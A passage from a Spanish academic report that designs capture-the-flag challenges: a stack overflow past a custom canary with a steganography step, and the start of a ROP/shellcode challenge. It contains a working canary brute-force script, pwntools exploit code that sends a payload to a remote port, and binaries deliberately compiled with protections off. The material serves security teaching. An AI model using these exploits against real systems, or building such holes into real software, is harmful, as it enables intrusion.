


Fig. 2.12. Pasos de construcción del ejercicio 2

- En primer lugar, se creará una imagen que contenga la *flag* embebida en su interior. Para ello es necesario:
 - Almacenar la *flag* en un archivo “flag.txt” y obtener una imagen, en este caso en formato JPG.
 - Seleccionar la herramienta que se va a utilizar, en este caso *steghide*⁴. Se ha seleccionado esta herramienta por ser una bastante conocida en este tipo de

⁴<https://steghide.sourceforge.net/>

retos, para que el usuario no invierta demasiado tiempo indagando cuál es la adecuada para este reto.

- Por último, ejecutar el siguiente comando para almacenar la *flag* dentro de la imagen: “\$> steghide embed -cf jnic_original.jpg -ef flag.txt -sf jnic.jpg”, obteniendo como resultado la imagen “jnic.jpg”. Esta imagen deberá estar disponible en el mismo directorio que el binario[8].
 - Comentar también que este proceso se deberá repetir dos veces, uno para almacenar la *flag* “falsa” y otra para la “real”. Otra opción es no enviarle al usuario la imagen y hacer que tan solo pueda obtenerla al explotar el binario alojado en el servidor. En este caso no sería necesario crear dos imágenes, tan solo haría falta una, la “real”. Quizás esta última opción sea la más aconsejable.
- Se deberá almacenar el *canary* deseado en un archivo “canary.txt” para que pueda ser utilizado por el programa. Cabe decir que se deben utilizar *canaries* diferentes en el entorno final, uno “falso” para enviarle al usuario cuando se descargue los archivos, y otro “real” que será el que se deberá almacenar en el servidor (el que debe ser descubierto por el usuario mediante fuerza bruta). Los *canaries* deben ser cadenas de cinco caracteres alfanuméricos.
- En este punto se comienzan a implementar las funciones necesarias:
- En primer lugar, se define el tamaño del *canary* como una macro, así como una variable global para almacenar el valor inicial del *canary*.
 - “*readCanary*” será la encargada de leer el *canary* del archivo “canary.txt” y almacenarlo en la variable global comentada en el punto anterior.
 - “*b64_encoded_size*” y “*b64_encode*” son funciones auxiliares que serán necesarias para codificar el contenido de la imagen en *base64* para que pueda ser devuelto al usuario sin ningún tipo de problema.
 - “*read_png_to_base64*” será la encargada de leer una imagen dado el nombre del fichero y llamar a las funciones anteriores para codificar su contenido.
 - “*image*” será la función encargada de comenzar con todo ese proceso descrito e imprimir el contenido de la imagen ya codificado por pantalla. Esta será la función a la que el usuario deberá saltar para poder resolver el reto.
 - “*letterDNI*”, “*checkDNI_aux*” y “*checkDNI*” serán las funciones encargadas de comprobar si un DNI dado es correcto o no, calculando la letra que le correspondería dado su número y comprobando si es igual a la letra introducida o no.
 - “*readDNI*” será la función encargada de leer el DNI introducido por el usuario (utilizando una función de manera que sea vulnerable, en este caso *scanf* sin limitar los caracteres introducidos) y comprobar si se ha pisado el *canary* o

no. Para ello es necesario copiar en memoria el *canary* inicial antes de leer el DNI, leer el DNI y finalmente comparar si el contenido que hay en memoria en la dirección en la que debería estar el *canary* es igual al *canary* original. De esta forma se puede comprobar si el usuario ha introducido más de nueve caracteres o no.

- Realmente aquí existe una vulnerabilidad, y es que, si el usuario introduce nueve caracteres y a continuación un carácter que es igual que el primero del *canary*, no se detectará que se ha corrompido. Por lo tanto, se puede ir obteniendo los caracteres del *canary* uno a uno. Esto es precisamente lo que deberá hacer el usuario, como se explicará más adelante.
 - Por último, la función “*main*” simplemente se encargará de llamar a las funciones “*readCanary*” y “*readDNI*”.
- Una vez implementado todo el código necesario, hay que compilarlo y obtener el binario. Para ello se utiliza el comando “`$> gcc -Wall checkdni.c -o checkdni_ctf -fno-stack-protector -no-pie`”, donde se le añaden las opciones:
- “`-fno-stack-protector`” para que no se le añada la protección del *canary* del propio compilador (ya que esta funcionalidad está directamente programada en el código)[9], y
 - “`-no-pie`”, que desactivará el PIE para que el usuario pueda saltar directamente a la dirección de memoria de la función “*image*” sin necesidad de realizar ningún cálculo adicional.
- Para levantar el servidor, que esté escuchando en un puerto concreto y que ejecute el binario cuando alguien se conecte, se puede utilizar el siguiente *script* de bash (comprobando previamente que el puerto utilizado no está ya en uso):

```
1 #!/bin/bash
2 while true; do
3     nc -lvp 4445 -c "./checkdni_ctf"
4 done
```

Herramientas utilizadas para la construcción

Las herramientas utilizadas para la construcción del reto han sido:

TABLA 2.5. HERRAMIENTAS UTILIZADAS PARA LA CONSTRUCCIÓN DEL RETO 2

Nombre	Versión	Fuente
gcc	12.2.0	Compilador de C
steghide	0.5.1	https://steghide.sourceforge.net/ [10]
nc	1.10-47	Comando Linux

2.2.3. Proceso de resolución del reto

Antes de comenzar el reto, al usuario se le proporcionará lo siguiente:

- Una IP y un puerto que, cuando se conecta, se comienza a ejecutar el programa de *checkdni_ctf*.
- Un enlace para descargar una carpeta que contiene el propio binario compilado, un archivo “canary.txt” (con el *canary* “falso”) y una imagen “jnic.jpg” que tiene embebida dentro la *flag* “falsa”.

Pasos detallados para resolver el reto

Los pasos necesarios para resolver el reto son:

- A pesar de que para obtener la *flag* es necesario trabajar sobre el programa que se ejecuta en la IP y el puerto proporcionados al usuario, para poder conocer el funcionamiento y la manera de explotarlo, se deberá comenzar trabajando sobre los archivos proporcionados para la descarga.
- En primer lugar, se debe comenzar analizando el binario, ejecutarlo para ver su comportamiento e intentar comprenderlo. Es en este punto cuando se espera que el usuario se dé cuenta ya de las medidas de seguridad con las que cuenta (en este caso es importante saber que cuenta con un *canary* implementado en el código, y que el programa termina si su valor es corrompido al introducir más de nueve caracteres). También se espera que vea que el PIE (*Position Independent Executables*) está desactivado. Para ello se puede emplear la herramienta de Linux “*checksec*”. Esto se puede ver en la Figura 2.13.

```
> checksec checkdni
[*]
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Fig. 2.13. Medidas de seguridad del binario 2

- En este punto, el usuario debería llevar a cabo el proceso de desensamblar el código para poder llegar a ver las funciones que contiene. Para esto será necesario el uso de herramientas como “Ghidra” o “IDA”. Aquí se espera que pueda identificar el punto de inyección vulnerable a un *buffer overflow* (en este caso la función *scanf* presente en *readDNI*), tal y como aparece en la Figura 2.14, así como comprender la implementación de la medida de seguridad del *canary*, identificando su posible vulnerabilidad. También debería poder localizar la función *image*, que imprime el contenido de la imagen “jnic.jpg” por pantalla codificada en *base64*, tal y como se muestra en la Figura 2.15.

```
2 void readDNI(void)
3
4 {
5     int iVar1;
6     size_t sVar2;
7     char local_20 [10];
8     char local_16 [9];
9     undefined4 local_d;
10    undefined local_9;
11
12    local_d = (undefined4)initial_canary;
13    local_9 = initial_canary._4_1_;
14    printf("Enter your full DNI (without spaces): ");
15    __isoc99_scanf(&DAT_004020cf,local_20);
16    sVar2 = strlen(local_20);
17    strncpy(local_16,local_20,sVar2);
18    iVar1 = memcmp(&local_d,&initial_canary,5);
19    if (iVar1 != 0) {
20        puts("***** Stack Smashing Detected ***** : Canary Value Corrupt!");
21        /* WARNING: Subroutine does not return */
22        exit(-1);
23    }
24    sVar2 = strlen(local_20);
25    local_16[sVar2] = '\0';
26    checkDNI(local_16);
27    return;
28 }
```

Fig. 2.14. Función vulnerable e implementación del *canary*

```

1 void image(void)
2 {
3
4     char *__s;
5
6     __s = (char *)read_png_to_base64("jnic.jpg");
7     puts(__s);
8     fflush(stdout);
9     return;
10 }
11

```

Fig. 2.15. Función que imprime la imagen codificada

- Una vez conoce todo esto, deberá empezar a investigar en la vulnerabilidad del *canary* para poder obtener su valor. Para ello deberá ser capaz de identificar que, si el décimo carácter introducido es igual que el primero del *canary*, el programa no lanzará el mensaje de que se ha corrompido y no terminará. Esto ocurrirá con los 5 caracteres del *canary*, por lo que podrá desarrollar un *script* que vaya probando todos los caracteres uno por uno hasta que el programa no lance el mensaje de error e ir acumulando los caracteres que sean correctos. Si esto se repite cinco veces (una por cada carácter) podrá obtener el *canary* completo[2]. Un ejemplo de *script* con esta funcionalidad es el que se muestra en la Figura 2.16, y un ejemplo de su ejecución en la Figura 2.17.

```

1  #!/bin/bash
2
3  initial_bytes=9
4  aux=$((initial_bytes - 9))
5  size=$((initial_bytes-$aux))
6
7  echo "[*] Bruteforcing canary..."
8
9  for x in `seq 5`; do
10     initial_bytes=$((initial_bytes + $x))
11     buf=$(for i in `seq $size`; do echo -n "A";done)
12     for((i=33;i<127;i++)); do
13         current_canary=$(printf "\\$(printf %03o "$i)")
14         payload=${buf}${old_canary}${current_canary}
15         echo "payload: "$payload
16         result=$(echo -ne "$payload"'\n' | ./checkdni)
17         if [ "$(echo -n $result | grep -v canary)" ]; then
18             old_canary=${old_canary}${current_canary}
19             break
20         fi
21     done
22 done
23
24 echo -e "[*] End bruteforcing. Canary found: $old_canary"
25

```

Fig. 2.16. Script que calcula el *canary* mediante fuerza bruta


```

payload: AAAAAAAAAJnIc"
payload: AAAAAAAAAJnIc#
payload: AAAAAAAAAJnIc$
payload: AAAAAAAAAJnIc%
payload: AAAAAAAAAJnIc&
payload: AAAAAAAAAJnIc'
payload: AAAAAAAAAJnIc(
payload: AAAAAAAAAJnIc)
payload: AAAAAAAAAJnIc*
payload: AAAAAAAAAJnIc+
payload: AAAAAAAAAJnIc,
payload: AAAAAAAAAJnIc-
payload: AAAAAAAAAJnIc.
payload: AAAAAAAAAJnIc/
payload: AAAAAAAAAJnIc0
payload: AAAAAAAAAJnIc1
payload: AAAAAAAAAJnIc2
payload: AAAAAAAAAJnIc3
payload: AAAAAAAAAJnIc4
payload: AAAAAAAAAJnIc5
payload: AAAAAAAAAJnIc6
payload: AAAAAAAAAJnIc7
payload: AAAAAAAAAJnIc8
[*] End bruteforcing. Canary found: JnIc8

```

Fig. 2.17. Ejecución para calcular el *canary* mediante fuerza bruta

- Una vez se ha calculado el *canary*, deberá averiguar el *offset* necesario para poder inyectar direcciones de memoria directamente sobre el registro EIP (el registro que almacena la dirección de retorno). Para ello, se puede emplear el código en *Python* de la Figura 2.18, que utiliza el paquete “Pwntools”. En algunos casos este código dará un error de que no se ha podido encontrar el archivo *core*, que se puede solucionar ejecutando el siguiente comando de Linux: “\$> echo ‘/tmp/core’ > /proc/sys/kernel/core_pattern”. El código de *Python* imprimirá por pantalla el *offset* necesario, tal y como aparece en la Figura 2.19. Existen muchas alternativas para calcularlo, y todas son válidas.

```

3  from pwn import *
4
5  initial_string = b"123456789"
6  # the canary can be calculate with the program brute.sh
7  canary = b"JnIc8"
8
9  binary = "./checkdni"
10 elf = ELF(binary)
11
12 p = process(binary)
13 p.sendline(initial_string + canary + cyclic(200, n=8))
14 p.wait()
15
16 core = p.corefile
17
18 offset = cyclic_find(core.read(core.rsp, 8), n=8)
19 info("the offset is %d", offset)

```

Fig. 2.18. Código para calcular el *offset* del reto 2


```
> python3 calculate_offset.py
[*] 'ctf2_checkdni/checkdni/checkdni'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[+] Starting local process './checkdni': pid 18819
[*] Process './checkdni' stopped with exit code -11 (SIGSEGV) (pid 18819)
[+] Parsing corefile...: Done
[*] 'ctf2_checkdni/checkdni/core.18819'
Arch: amd64-64-little
RIP: 0x40186a
RSP: 0x7fffb898f548
Exe: ctf2_checkdni/checkdni/c
Fault: 0x6161616161616162
[*] the offset is 8
```

Fig. 2.19. Calculando el *offset* del reto 2

- La dirección de memoria de la función *image* se puede calcular directamente con la instrucción `exe.symbols["image"]` de *Pwntools*.
- Una vez tenemos esto, tan solo tenemos que construir el *exploit* final. Para ello será necesario añadir nueve caracteres, seguidos del *canary* que se ha calculado y a continuación tantos caracteres como indica el *offset*. Después se añade la dirección de *image* (para que se almacene en el EIP y se pueda saltar a ella). Si se envía este *payload*, se ejecutará la función *image*, por lo que se mostrará por pantalla el contenido de la imagen en *base64*. Este código aparece en la Figura 2.20.

```
42 image = exe.symbols["image"]
43 info("The address of 'image' is %d", image)
44
45 payload = initial_string + canary + b"A" * offset + p64(image)
46 info("The payload to send is %s", payload)
47
48 r.sendline(payload)
49
50 r.recvline()
51 r.recvline()
52 r.recvline()
53 print(r.recvline().decode("utf-8"))
```

Fig. 2.20. Construir y enviar el *payload* del reto 2

- Si estos mismos pasos se reproducen sobre la IP y el puerto proporcionados (todos excepto los de calcular el *offset*, ya que no se podría conseguir leer el archivo *core*), permitirían obtener el *token* del servidor, es decir, la *flag* deseada. Esto se puede realizar utilizando el mismo código en *Python*, pero inicializando el proceso de manera distinta. En la Figura 2.21 se muestra cómo con una simple opción es posible seleccionar si se desea ejecutar en local o de manera remota.

```
36 binary = "../checkdni"  
37 REMOTE = True  
38 host = "localhost"  
39 port = 4444  
40  
41 exe = ELF(binary)  
42  
43 ▼ if REMOTE:  
44     r = remote(host, port)  
45 ▼ else:  
46     r = exe.process()  
47
```

Fig. 2.21. Ejecutar de manera remota el reto

2

- Un ejemplo de salida del *script* en *Python* al ejecutarlo de manera remota es el que se muestra en la Figura 2.22.

[illegible]

Fig. 2.22. Ejecución completa del *script* del reto 2

- Una vez se ha obtenido el código en *base64*, este se debe descodificar y almacenarlo como imagen. Existen muchas maneras de hacer esto, pero la más cómoda quizás sea utilizar una de las herramientas que existen online (como puede ser base64.guru[11]). Si la imagen resultante se descarga se podrá comenzar la parte de esteganografía. Esto se puede ver en la Figura 2.23



Fig. 2.23. Decodificando la imagen

- El usuario deberá intentar información de la imagen de todas las formas que se le ocurran. Una muy común es buscar en los metadatos de la imagen, sin embargo, en este caso no encontrará nada interesante. Se espera que haga una breve investigación en Internet sobre posibles herramientas de esteganografía que podría utilizar. Una muy conocida es *steghide*. Cuando la pruebe e intente obtener información sobre la imagen con el comando “\$> steghide info jnic.jpg” se le solicitará una contraseña[8]. La contraseña que deberá utilizar será el propio *canary* que ha obtenido mediante fuerza bruta. Tras hacer esto, obtendrá lo que aparece en la Figura 2.24.

```
> steghide info jnic.jpg
"jnic.jpg":
  format: jpeg
  capacity: 11.4 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "flag.txt":
    size: 23.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

Fig. 2.24. Obteniendo información con *steghide*

- Una vez ya sabe que la imagen cuenta con un archivo embebido llamado “flag.txt”, simplemente deberá extraerlo con el comando “\$> steghide extract -sf jnic.jpg” tal y como aparece en la Figura 2.25, obteniendo así la *flag* y completando el reto.

```

> steghide extract -sf jnic.jpg
Enter passphrase:
wrote extracted data to "flag.txt".

> cat flag.txt
flag{this_is_the_flag}

```

Fig. 2.25. Extracción de la *flag* del reto 2

Herramientas utilizadas para la resolución

Las herramientas que se han utilizado para resolver el reto y que ya han sido citadas en el apartado anterior son las que aparecen en la siguiente tabla. Cabe decir que la herramienta *checksec* previamente citada, pertenece al paquete de *Pwntools*.

TABLA 2.6. HERRAMIENTAS EMPLEADAS PARA LA RESOLUCIÓN DEL RETO 2

Nombre	Versión	Fuente
Pwntools	4.9.0	https://docs.pwntools.com/en/stable/install.html [5]
Ghidra	10.1.5	https://github.com/NationalSecurityAgency/ghidra/ [6]
Python	3.10.7	https://www.python.org/ [7]
Bash	5.1.16	Comando de Linux
Base64.guru	-	https://base64.guru/converter/decode/image [11]
Steghide	0.5.1	https://steghide.sourceforge.net/ [10]

Es importante comentar que las herramientas que se han enumerado son las que se han utilizado en las capturas proporcionadas del apartado anterior, sin embargo, existen muchas otras que son igualmente válidas y que servirían para resolver este reto de manera exitosa.

2.2.4. Conclusiones

- El reto se incluye dentro de la disciplina de *exploiting*, ya que como se ha visto es necesario desarrollar un *exploit*, pero también ingeniería inversa, ya que los pasos de decompilación del binario son importantes para su resolución. Por último, cuenta con una parte de esteganografía, por lo que se ha incluido esta disciplina también.
- Para la resolución de este reto es imprescindible conocer el funcionamiento del *canary* implementado, para poder así desarrollar una manera para evadirlo.
- Es un reto muy interesante para la categoría de *Pwn*, ya que exige al usuario comprender algunos conceptos a la perfección y el desarrollo de un *script* para poder obtener mediante fuerza bruta un *canary*. Además, al incluir una segunda parte de

esteganografía hace que se puedan iniciar también en esta categoría (en este caso, con un ejemplo sencillo).

- Una posible modificación que haría que este reto se pudiera simplificar un poco, sería añadir en los metadatos de la imagen la herramienta que deben utilizar para su resolución (en este caso *steghide*) añadiendo un mensaje del tipo “*image created by steghide*”. Otra posible modificación sería la de darle una pista al usuario diciéndole que la contraseña necesaria para obtener el mensaje oculto de la imagen es el *canary* que ha obtenido previamente.

2.3. Ejercicio 3: Buffer Overflow a Base64 encoder

Este reto consiste en el análisis de un binario que permite codificar una cadena de texto introducida por el usuario a *Base64*. Existe una vulnerabilidad de *buffer overflow* que deberá ser explotada por el usuario. El programa tiene deshabilitadas algunas medidas de seguridad para hacer posible su explotación, como el bit de NX, por lo que se permite que algunas zonas de memoria puedan ser ejecutadas; el PIE, por lo que las direcciones de memoria en las que se carga el binario entre ejecuciones son siempre iguales; y el *canary*, ya que en este caso no se desea tener que realizar un ataque de fuerza bruta contra él. Sin embargo, se ha dejado activo el ASLR, para aleatorizar las direcciones de memoria del comienzo de la pila o el *heap*[1]. En este caso el usuario deberá lograr leer la *flag* almacenada en un fichero que se encontrará en la misma carpeta que el ejecutable. Este fichero tendrá un nombre aleatorio, por lo que será necesario lograr una ejecución de comandos en la máquina remota, para listar previamente los archivos y conocer su nombre para poder leerlo.

TABLA 2.7. FICHA DEL RETO 3

Buffer Overflow a Base64 encoder	
Disciplinas	Ingeniería inversa, <i>Exploiting</i>
Complejidad	Alta
Tiempo de resolución	120 minutos

2.3.1. Introducción

Las **disciplinas** que cubre el reto son: ingeniería inversa (ya que es necesario analizar el binario para conocer los *gadgets* de ROP con los que cuenta el binario, así como su funcionamiento) y *exploiting* (ya que es necesario desarrollar un *exploit* propio que explote la vulnerabilidad).

La **complejidad** estimada es “Alta” porque es necesario tener un gran conocimiento del uso de *gadgets*, creación e inyección de *shellcodes*, así como la función de cada registro de la memoria.

Los **objetivos** del reto son:

- Lograr determinar dónde está la vulnerabilidad en el código.
- Lograr identificar el tipo de ataque que es posible realizar: ataque de ROP (*Return Oriented Programming*).
- Lograr calcular el *offset* necesario para introducir una dirección de memoria en el registro EIP.

- Lograr identificar los *gadgets* necesarios para poder realizar las acciones precisas que permitan llevar la ejecución a la dirección en la que se inyectará la *shellcode*.
- Crear una *shellcode* válida para la arquitectura en cuestión que permita abrir una *shell* de la máquina remota para poder interactuar con ella.
- Desarrollar un *exploit* que permita concatenar todas las instrucciones correctamente y enviarlas al servidor remoto, obteniendo así acceso a la máquina.

El **tiempo esperado** de resolución es de unos 120 minutos, entre el análisis del binario, estudio de las técnicas necesarias y desarrollo del *exploit*, para un perfil de usuario que haya realizado alguna vez algún ejercicio de este tipo, sin llegar a ser un experto en la materia.

2.3.2. Proceso de diseño y construcción del reto

Pasos detallados para construir en reto

Los pasos generales para la construcción son los que aparecen en el diagrama de la Figura 2.26, que son los explicados en detalle a continuación.




Fig. 2.26. Pasos de construcción del ejercicio 3

- En primer lugar, se debe crear un texto para que constituya la *flag*. Después se debe crear una cadena aleatoria de caracteres, que será el nombre del fichero con la *flag* creada. Este fichero resultante deberá estar presente en el mismo directorio que el ejecutable final.
- En este punto se comienzan a implementar las funciones necesarias:
 - La primera (“*base64_encode*”) es simplemente un código genérico en C para codificar una cadena de texto en *Base64*[12].

- “*run*” se encarga de leer la entrada del usuario y llamar a la función “*base64_encode*”. Para ello, antes es necesario calcular el tamaño de la cadena introducida para pasárselo como parámetro a la función. Una vez devuelta la cadena codificada, se imprime por pantalla. Es en esta donde se encuentra la función vulnerable, en este caso, “*scanf*” sin limitar el número de caracteres introducidos.
 - Por último, la función “*main*” simplemente se encargará de llamar a la función “*run*”. Además, se han añadido algunas configuraciones adicionales para que la *shell* obtenida cuente con los permisos necesarios para que se pueda ejecutar correctamente.
- Una vez implementado todo el código necesario, hay que compilarlo y obtener el binario. Para ello se utiliza el comando “\$> gcc base64.c -o base64_ctf -fno-stack-protector -no-pie -m32 -z execstack”, donde se le añaden las siguientes opciones:
- “-fno-stack-protector” para que no se le añada la protección del *canary* y poder realizar un ataque de buffer overflow[9].
 - “-no-pie” para desactivar el PIE (*Position Independent Executables*) y que las direcciones de memoria en las que se carga el binario entre ejecuciones sean siempre iguales.
 - “-m32” para que el binario resultante sea de 32 bits y facilitar así el ataque, ya que un ataque de ROP en 64 bits con ASLR activado es muy difícil de efectuar[13].
 - “-z execstack” para desactivar el bit de NX y permitir que ciertas zonas de la memoria sean ejecutables, habilitando así la posibilidad de ejecutar *shell-codes*.
- Es importante asegurarse que el ASLR (*Address Space Layout Randomization*) esté activado en la máquina en la que se va a ejecutar el binario, ya que se desea que las direcciones base de la pila y el *heap* sean diferentes en cada ejecución, para evitar así ataques del tipo “*Return to libc*” y obligar al usuario a realizar el ataque deseado en este caso. Para ello es necesario ejecutar el siguiente comando: “\$> echo 2 | sudo tee /proc/sys/kernel/randomize_va_space”[14].
- A la hora de compilar el binario se han realizado pruebas en diferentes equipos con diferentes tecnologías y versiones del compilador, con el objetivo de que el binario final contará con unos *gadgets* mínimos y necesarios para que su explotación pueda ser exitosa. Finalmente, las versiones y tecnologías que han dado lugar al binario final son:
- gcc (Debian 8.3.0-6) 8.3.0
 - Linux 4.19.0-20-amd64 Debian 4.19.235-1 x86_64 GNU/Linux

- Para levantar el servidor, que esté escuchando en un puerto concreto y que ejecute el binario cuando alguien se conecte, se puede utilizar el siguiente *script* de bash (comprobando previamente que el puerto utilizado no está ya en uso):

```

1 #!/bin/bash
2 while true; do
3     nc -lvp 4446 -c "./base64_ctf"
4 done

```

Herramientas utilizadas para la construcción

Las herramientas utilizadas para la construcción del reto han sido:

TABLA 2.8. HERRAMIENTAS UTILIZADAS PARA LA CONSTRUCCIÓN DEL RETO 3

Nombre	Versión	Fuente
gcc	12.2.0	Compilador de C
nc	1.10-47	Comando Linux

2.3.3. Proceso de resolución del reto

Antes de comenzar el reto, al usuario se le proporcionará lo siguiente:


- Una IP y un puerto que, cuando se conecta, se comienza a ejecutar el programa de *base64_ctf*.
- Un enlace para descargar una carpeta que contiene el propio binario compilado, el archivo con el código en C y un archivo con un nombre aleatorio que contiene una *flag* falsa. Tanto la *flag* como el nombre del fichero deben ser diferentes a los del servidor.

Pasos detallados para resolver el reto

Los pasos necesarios para resolver el reto son:

- A pesar de que para obtener la *flag* es necesario trabajar sobre el programa que se ejecuta en la IP y el puerto proporcionados al usuario, para poder conocer el funcionamiento y la manera de explotarlo, se deberá comenzar trabajando sobre los archivos proporcionados para la descarga.
- En primer lugar, se debe comenzar analizando el binario, ejecutarlo para ver su comportamiento e intentar comprenderlo. También debe analizar las medidas de

seguridad que tiene implementadas, que en este caso aparecerán todas desactivadas. Para ello se puede emplear la herramienta de Linux “*checksec*”. Esto se puede ver en la Figura 2.27.



```
> checksec base64_ctf
[!] Could not populate PLT: invalid syntax (unicorn.py, line 110)
[*] 'base64_ctf'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8048000)
RWX:       Has RWX segments
```

Fig. 2.27. Medidas de seguridad del binario 3

- En este punto, el usuario debería analizar el código en C disponible en el fichero proporcionado. En él debería identificar la función vulnerable que contiene un vector de entrada inseguro que podría dar lugar a un *buffer overflow*. Este punto es el “*scanf*” disponible en la función “*run*”, que aparece en la Figura 2.28.



```
void run(){
    char data[32];
    fflush(stdin);
    puts("Introduce your message:");
    scanf("%[^\n]", data);

    size_t input_size = strlen(data);
    char * encoded_data = base64_encode(data, input_size, &input_size);
    printf("\nEncoded Data is: %s \n", encoded_data);
    fflush(stdout);
}
```

Fig. 2.28. Función vulnerable del reto 3

- Sabiendo esto, deberá averiguar el *offset* necesario para poder inyectar direcciones de memoria directamente sobre el registro EIP (el registro que almacena la dirección de retorno). Para ello, se puede emplear el código en *Python* de la Figura 2.29, que utiliza el paquete “*Pwntools*”. En algunos casos este código dará un error de que no se ha podido encontrar el archivo core, que se puede solucionar ejecutando el siguiente comando de Linux: “\$> echo ‘/tmp/core’ > /proc/sys/kernel/core_pattern”. El código de *Python* imprimirá por pantalla el *offset* necesario, tal y como aparece en la Figura 2.30. Existen muchas alternativas para calcularlo, y todas son válidas.

```

5  from pwn import *
6
7  context.binary = './vuln_32'
8
9  elf = context.binary
10
11  p = elf.process()
12  p.sendline(cyclic(200))
13  p.wait()
14
15  core = p.corefile
16
17  offset = cyclic_find(core.eip, n=4)
18  info("the offset is %d", offset)
19

```

Fig. 2.29. Código para calcular el *offset* del reto 3

```

> python3 solve_32.py
[*] '
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8048000)
RWX:       Has RWX segments
[+] Starting local process '
[*] Process '
) (pid 20630)
[+] Parsing corefile ... : Done
[*] '
Arch:      i386-32-little
EIP:       0x6161616d
ESP:       0xff8a68a0
Exe:       '
Fault:     0x6161616d
[*] the offset is 48

```

Fig. 2.30. Calculando el *offset* del reto 3

- A continuación, deberá comenzar a analizar los *gadgets* disponibles en el binario. Para ello existen diversas herramientas y métodos, pero una muy cómoda es emplear *ROPgadget*⁵. Esta herramienta es de código abierto, puede descargarse desde Github y permite obtener todos los *gadgets* que están disponibles en un binario, especificando además sus direcciones de memoria. El usuario deberá pensar una estrategia a seguir con las posibilidades que se le ofrecen. Se espera que algunos usuarios comiencen en este punto a realizar un ataque de *Return to libc*, pero pronto deberán darse cuenta de que esto no es posible (o implica conocimientos muy avanzados), ya que las direcciones de memoria en las que comienza la pila entre ejecuciones son diferentes. Por lo tanto, la dificultad para realizar este ataque es muy elevada, porque sería necesario, por ejemplo, llevar a cabo exfiltraciones de direcciones en tiempo de ejecución.

⁵<https://github.com/JonathanSalwan/ROPgadget>

- Existen varias soluciones posibles para resolver este reto con los *gadgets* proporcionados, por lo que se explicará una de ellas:
 - Analizando las instrucciones y el comportamiento de la memoria con *gdb* se puede ver que el objetivo a lograr es inyectar una *shellcode* en memoria y conseguir saltar a esa dirección de la pila para ejecutarla.
